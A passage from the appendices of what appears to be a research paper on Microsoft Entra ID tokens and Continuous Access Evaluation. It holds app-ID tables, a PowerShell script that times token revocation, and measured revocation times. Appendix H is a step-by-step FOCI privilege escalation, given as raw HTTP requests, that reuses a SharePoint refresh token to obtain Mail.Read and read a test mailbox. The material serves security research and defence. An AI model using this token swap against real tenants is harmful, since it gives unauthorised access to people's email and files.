Microsoft Defender for Cloud Apps - Session Controls	8a0c2593-9cbc-4f86-a247-beb7aab00d83	1.45
Dynamics 365 Business Central	996def3d-b36c-4153-8607-a6fd3c01b89f	1.18
CAP Neptune Prod CM Prod	ab158d9a-0b5c-4cc3-bb2b-f6646581e4e4	1.25
Microsoft Teams Chat Aggregator	b1379a75-ce5e-4fa3-80c6-89bb39bf646c	22.90
Office Shredding Service	b97b6bd4-a49f-4a0c-af18-af507d1da76c	1.23
Microsoft apps with Global Secure Access	c08f52c9-8f03-4558-a0ea-9a4c878cf343	1.42
Microsoft Teams Services	cc15fd57-2c6c-4117-a88c-83b1d56b4bbe	20.70
All private resources with Global Secure Access	e92b9b37-1b47-4c01-9fbc-91d84450870e	1.29
Office 365 Exchange Microservices	ec156f81-f23a-47bd-b16f-9fb2c66420f9	26.91
Enterprise Copilot Platform	fb8d773d-7ef8-4ec0-a117-179f88add510	1.27
Microsoft Azure API Connections	fe053c5f-3692-4f14-aef2-ee34fc081cae	1.54

Table 7: Table CAE Support

D Appendix D: Table of Resources Issuing JWE Access Tokens

AppName	AppId
Skype for Business Online	00000004-0000-0ff1-ce00-000000000000
Office 365 Management	00b41c95-dab0-4487-9791-b9d2c32c80f2
MSAI Substrate Meeting Intelligence	038187f5-ca69-4382-8c0b-8d87708d099f
OCaaS Worker Services	167e2ded-f32d-49f5-8a10-308b921bc7ee
Customer Key app ID	19f7f505-34aa-44a4-9dcc-6a768854d2ea
Microsoft Teams Admin Portal Service	2ddfbe71-ed12-4123-b99b-d5fc8a062a79
SharePoint Notification Service	3138fe80-4087-4b04-80a6-8866c738028a
SharePoint eSignature	37f6eaf4-3611-4fbc-9667-ee2ba7e889c0
Office 365 Client Admin	3cf6df92-2745-4f6f-bbcf-19b59bcdb62a
Teams Approvals	3e050dd7-7815-46a0-8263-b73168a42c10
Augmentation Loop	4354e225-50c9-4423-9ece-2d5afd904870
PushChannel	4747d38e-36c5-4bc3-979b-b0ef74df54d1
Dynamics 365 Viva Sales	4787c7ff-7cea-43db-8d0d-919f15c6354b
Targeted Messaging Service	4c4f550b-42b2-4a16-93f9-fdb9e01bb6ed
Office365 Shell WCSS-Server [Community Contributed]	5f09333a-842c-47da-a157-57da27fcbca5
Microsoft 365 Admin portal	618dd325-23f6-4b6f-8380-4df78026e39b
Office Scripts Service	62fd1447-0ef3-4ab7-a956-7dd05232ecc1
Insights Services	79d1f229-c1e5-4bd5-b2fd-4764b025b103
Microsoft Virtual Events Services	7fc21101-d09b-4343-8eb3-21187e0431a4
AMC PROD [Community Contributed]	81feaced-5ddd-41e7-8bef-3e20a2689bb7
Meeting Migration Service [Community Contributed]	82f45fb0-18b4-4d68-8bed-9e44909e3890
Microsoft Device Directory Service	8f41dc7c-542c-4bdd-8eb3-e60543f607ca
Walkie Talkie GCC App	94a119f7-d300-48d9-ae1f-bbdc7e893d37
Augmentation Loop Test App	99f53064-85db-4f9f-ab36-118a009b8857
Azure Virtual Desktop	9cdead84-a844-4324-93f2-b2e6bb768d07
Office PowerPoint SGS	9d3a9ac8-5c8a-4d3f-9dc5-e214f8094ce5
Microsoft Teams - Teams And Channels Service	b55b276d-2b09-4ad2-8de5-f09cf24ffba9
Office Scripts Service-INT	baf69396-6842-4148-b212-dc0471397fc2
Password Breach Authenticator	bdd48c81-3a58-4ea9-849c-ebea7f6b6360
Modern Workplace Customer APIs [Community Contributed]	c9d36ed4-91b3-4c87-b8d7-68d92826c96c
Office Scripts Service-Test	ca29553d-93c6-4032-b5f6-e8adfdeaef51
o365.servicecommunications.microsoft.com	cb1bda4c-1213-4e8b-911a-0a8c83c5d3b7
Skype Teams Firehose	cdccd920-384b-4a25-897d-75161a4b74c1
Microsoft Advertising app ID	d42ffc93-c136-491d-b4fd-6f18168c68fd
Office 365 Mover	d62121f3-e023-4972-b6b0-794190c0fd98
Office Online Service	e03a13ee-9730-4cae-8525-47559c8cf18a
Office365 Shell SS-Server	e8bdeda8-b4a3-4eed-b307-5e2456238a77
Walkie Talkie App	f229df84-05da-4ca8-a893-6e514fca6157
Membership View Service [Community Contributed]	f7a2a81e-ab33-4560-a3dd-6ddca3c5ec6d
Office 365 Enterprise Insights	f9d02341-e7aa-456d-926d-4a0ca599fbee

Table 8: Table of Resources Issuing JWE Access Tokens

E Appendix E: PowerShell Script for Analyzing CAE Revocation Times

```
param(
    [string]$TenantId = "1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9",
    [string]$Username = "cae-test@unicorndirectory.onmicrosoft.com",
    [string]$Password = "[...]",
    [ValidateSet("MicrosoftGraph", "ExchangeOnline", "SharePointOnline","MicrosoftTeams")]
    [string]$ResourceProvider = "MicrosoftGraph",
    [switch]$UseCAE,
    [switch]$UseExistingAT,
    [switch]$PrintAT
)

$TokenEndpoint = "https://login.microsoftonline.com/$TenantId/oauth2/v2.0/token"
$Claims = ( @{"access_token" = @{ "xms_cc" = @{ "values" = @("cp1") } } } | ConvertTo-Json
↪  -Compress -Depth 99 )

# Resource provider configuration
$ProviderConfig = @{
    MicrosoftGraph = @{
        ClientId = "04b07795-8ddb-461a-bbee-02f9e1bf7b46" # Microsoft Azure CLI
        Scope    = "https://graph.microsoft.com/.default"
        TestUri  = "https://graph.microsoft.com/v1.0/me"
    }
    ExchangeOnline = @{
        ClientId = "d3590ed6-52b3-4102-aeff-aad2292ab01c" # Microsoft Office
        Scope    = "https://outlook.office.com/.default"
        TestUri  = "https://outlook.office365.com/api/v2.0/me"
    }
    SharePointOnline = @{
        ClientId = "d3590ed6-52b3-4102-aeff-aad2292ab01c" # Microsoft Office
        Scope    = "https://$TenantId.sharepoint.com/.default"
        TestUri  = "https://unicorndirectory.sharepoint.com/_api/web/currentuser"
    }
    MicrosoftTeams = @{
        ClientId = "1fec8e78-bce4-4aaf-ab1b-5451cc387264" # Microsoft Teams
        Scope    = "https://ic3.teams.office.com/.default"
        TestUri  = "https://teams.microsoft.com/api/chatsvc/de/v1/users/ME/conversations/"
    }
}

function Get-AccessToken {
    param(
        [string]$ClientId,
```

```
        [string]$Scope
    )

    Write-Host "Authenticating for scope: $Scope"

    $Body = @{
        grant_type = "password"
        client_id  = $ClientId
        scope      = $Scope
        username   = $Username
        password   = $Password
    }

    # Only add CAE claims when -UseCAE is specified
    if ($UseCAE) {
        $Body["claims"] = $Claims
    }

    try {
        $TokenResponse = Invoke-RestMethod `
            -Method Post `
            -Uri $TokenEndpoint `
            -ContentType "application/x-www-form-urlencoded" `
            -Body $Body

        Write-Host "Access token acquired and saved as `$AccessToken. Date: $(Get-Date -Fo
↪ rmat 'dd.MM.yyyy HH:mm:ss')"

        if($PrintAT) {
            Write-Host "Access token: $($TokenResponse.access_token)"
        }

        return $TokenResponse.access_token
    }
    catch {
        Write-Host "Authentication failed"
        throw $_
    }
}

function Test-AccessToken {
    param(
        [string]$AccessToken,
        [string]$TestUri,
```

```
        [string]$ProviderName
    )

    $Headers = @{
        Authorization = "Bearer $AccessToken"
    }

    while ($true) {
        try {
            Invoke-RestMethod `
                -Uri $TestUri `
                -Headers $Headers `
                -Method GET | Out-Null

            Write-Host "$ProviderName token accepted. Date: $(Get-Date -Format 'dd.MM.yyyy
↪  HH:mm:ss')"
            Start-Sleep -Seconds 10
        }
        catch {
            $status = $_.Exception.Response.StatusCode.value__

            if ($status -eq 429) {
                Write-Host "StatusCode: 429 - TooManyRequests. Date: $(Get-Date -Format 'd
↪ d.MM.yyyy HH:mm:ss')"
                Start-Sleep -Seconds 10
                continue
            }

            if ($status -eq 401) {
                Write-Host "StatusCode: 401 - Unauthorized. Date: $(Get-Date -Format 'dd.M
↪ M.yyyy HH:mm:ss')"
                $_.ErrorDetails.Message
            }

            if ($status -notin @(429, 401)) {
                Write-Host "StatusCode: $($status). Date: $(Get-Date -Format 'dd.MM.yyyy H
↪ H:mm:ss')"
                $_.ErrorDetails.Message
            }

            Write-Host "$ProviderName token rejected"
            return
        }
    }
```

```
}

# Validate provider
if (-not $ProviderConfig.ContainsKey($ResourceProvider)) {
    throw "Unsupported resource provider: $ResourceProvider"
}

$config = $ProviderConfig[$ResourceProvider]

# Get token
if(-not $UseExistingAT) {
    $global:AccessToken = Get-AccessToken `
        -ClientId $config.ClientId `
        -Scope $config.Scope
}

Write-Host "Verifying token validity..."

# Test token
Test-AccessToken `
    -AccessToken $AccessToken `
    -TestUri $config.TestUri `
    -ProviderName $ResourceProvider
```

F Appendix F: Table CAE Revocation Times

Event	Microsoft Graph			Exchange Online			SharePoint Online			Microsoft Teams		
	M1	M2	M3	M1	M2	M3	M1	M2	M3	M1	M2	M3
User account is deleted	00:20	00:10	00:10	00:40	01:30	00:40	00:20	00:10	00:30	00:20	01:30	00:20
User account is disabled	00:20	01:50	02:00	05:10	01:50	05:10	00:10	00:30	00:30	00:20	00:20	00:20
Password is changed for user	00:20	00:20	05:00	05:00	05:00	01:10	00:20	00:20	00:30	00:30	00:10	00:30
Password is reset for user	01:20	04:50	04:40	05:10	04:10	05:00	00:40	00:30	00:30	00:40	01:30	00:20
MFA is enabled for user	05:00	02:20	00:40	05:10	04:50	05:00	00:30	00:40	00:30	00:30	02:00	00:20
Administrator explicitly revokes all refresh tokens for a user	00:50	05:00	05:00	02:50	05:00	05:00	00:30	00:20	00:20	00:20	00:10	00:10
High user risk is detected by Microsoft Entra ID Protection	05:00	02:40	02:50	05:20	05:00	02:50	03:30	02:20	03:00	02:30	02:10	02:40
Conditional Access – Network Location based Policies	00:00	00:00	00:00	00:00	00:00	00:00	00:00	00:00	00:00	00:00	00:00	00:00

Table 9: CAE revocation times in mm:ss format, three measurements per resource

G Appendix G: Example x-ms-RefreshTokenCredential

```
{
  "alg": "HS256",
  "kdf_ver": 2,
  "ctx": "Fgwnuv95Y9Q77w0ZHHzi3QHd0FbYLP2g"
}.{
  "refresh_token": "1.AYEApMXoHC1470[...]",
  "is_primary": "true",
  "win_ver": "10.0.26100.8875",
  "windows_api_version": "2.0.1",
  "x_client_platform": "windows",
  "request_nonce": "AwABEgEAAAADAOz_[...]"
}.[Signature]
```

H Appendix H: Example FOCI Privilege Escalation

The following illustrates FOCI privilege escalation using an example inspired by Dirk-Jan Mollema's Offensive Entra ID Training[58]. The FOCI client SharePoint is unable to list Exchange Online emails, as it lacks the permission (delegated API permission) for the scope *Mail.Read* [Mic24d]. However, by using its refresh token in combination with the FOCI client Outlook Mobile, which has this scope, an access token can be requested that allows the Exchange Online emails to be listed with their content. In addition to the FOCI client Outlook Mobile, there are other FOCI clients that also have the required scope and can be identified, for example, via the Entrascopes site[59].

Request 1 shows how, using the ROPC grant for the client SharePoint (d326c1ce-6cc6-4de2-bebc-4591e5e13ef0), an access token and refresh token for the Microsoft Graph resource are requested with the default scope.

Request 1

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

grant_type=password&
client_id=d326c1ce-6cc6-4de2-bebc-4591e5e13ef0&
scope=https%3a%2f%2fgraph.microsoft.com%2f.default%20offline_access&
username=foci-test%40unicorndirectory.onmicrosoft.com&
password=m5[...]
```

Response 1 contains the granted scopes for the client as well as the access token and refresh token, along with an indication ("foci":"1") that this is a FOCI client. The scope *Mail.Read* is not included in the response.

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"email openid profile https://graph.microsoft.com/Contacts.Read https://graph.
↪ microsoft.com/Directory.Read.All https://graph.microsoft.com/Files.ReadWrite https://gr
↪ aph.microsoft.com/Group.Read.All https://graph.microsoft.com/People.Read https://graph.
↪ microsoft.com/Sites.Read.All https://graph.microsoft.com/User.Read.All https://graph.mi
↪ crosoft.com/.default",
    "expires_in":5186,
```

[58] *https://outsidersecurity.nl/training/*
[59] *https://entrascopes.com/?foci=true&scope=Mail.Read&scope=Mail.ReadBasic&scope=Mail.ReadWrite*

```
    "ext_expires_in":5186,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6Indk[...]",
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-c7BJt[...]",
    "foci":"1"
}
```

In Request 2, an attempt is made to list the Exchange Online emails using the previously requested access token.

Request 2

```
GET /v1.0/me/messages HTTP/2
Host: graph.microsoft.com
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6Indk[...]
```

Response 2 shows that listing the Exchange Online emails was not successful.

Response 2

```
HTTP/2 403 Forbidden
Content-Type: application/json; odata.metadata=minimal; odata.streaming=true; IEEE754Compa
↪ tible=false; charset=utf-8
[...]

{
    "error":{
        "code":"ErrorAccessDenied",
        "message":"Access is denied. Check credentials and try again."
    }
}
```

In Request 3, an access token for the client Outlook Mobile (27922004-5251-4030-b22d-91ecd9a37ea4) is requested using SharePoint's refresh token.

Request 3

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&
client_id=27922004-5251-4030-b22d-91ecd9a37ea4&
scope=https%3a%2f%2fgraph.microsoft.com%2f.default&
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-c7BJt[...]
```

Response 3 shows that the scope *Mail.Read* is now included in the new access token.

Response 3

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"email openid profile https://graph.microsoft.com/Files.ReadWrite.All https://
↪ graph.microsoft.com/FileStorageContainer.Selected https://graph.microsoft.com/Mail.Read
↪  https://graph.microsoft.com/Mail.Read.Shared https://graph.microsoft.com/People.Read h
↪ ttps://graph.microsoft.com/People.Read.All https://graph.microsoft.com/Presence.Read.Al
↪ l https://graph.microsoft.com/Sites.ReadWrite.All https://graph.microsoft.com/User.Read
↪  https://graph.microsoft.com/User.ReadBasic.All https://graph.microsoft.com/UserAuthent
↪ icationMethod.ReadWrite https://graph.microsoft.com/.default",
    "expires_in":4923,
    "ext_expires_in":4923,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6Ijg4[...]",
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-QQgki[...]",
    "foci":"1"
}
```

Finally, in Request 4, an attempt is made to list the Exchange Online emails using the new Outlook Mobile access token.

Request 4

```
GET /v1.0/me/messages HTTP/2
Host: graph.microsoft.com
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6Ijg4[...]
```

Response 4 shows that listing the Exchange Online emails was successful, and that there is an email in the inbox with the subject *FOCI Test Mail* and a body of *Lorem ipsum…*.

Response 4

```
HTTP/2 200 OK
Content-Type: application/json; odata.metadata=minimal; odata.streaming=true; IEEE754Compa
↪ tible=false; charset=utf-8
[...]

{
    "@odata.context":
    "https://graph.microsoft.com/v1.0/$metadata#users('d71abef5-1d4a-47f0-b745-84e14802547
↪ 3')/messages",
    "value":[
        {
```

```
            [...]
            "subject":"FOCI Test Mail",
            "bodyPreview":"Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed di
↪ am nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam volu
↪ ptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergre
↪ n, no sea takimata",
            [...]
            "from":{
                "emailAddress":{
                    "name":"Niklas Kerner",
                    "address":"nkerner@unicorndirectory.onmicrosoft.com"
                }
            },
            "toRecipients":[
                {
                    "emailAddress":{
                            "name":"foci-test",
                            "address":"foci-test@unicorndirectory.onmicrosoft.com"
                    }
                }
            ],
            "ccRecipients":[],
            "bccRecipients":[],
            "replyTo":[],
            [...]
}
```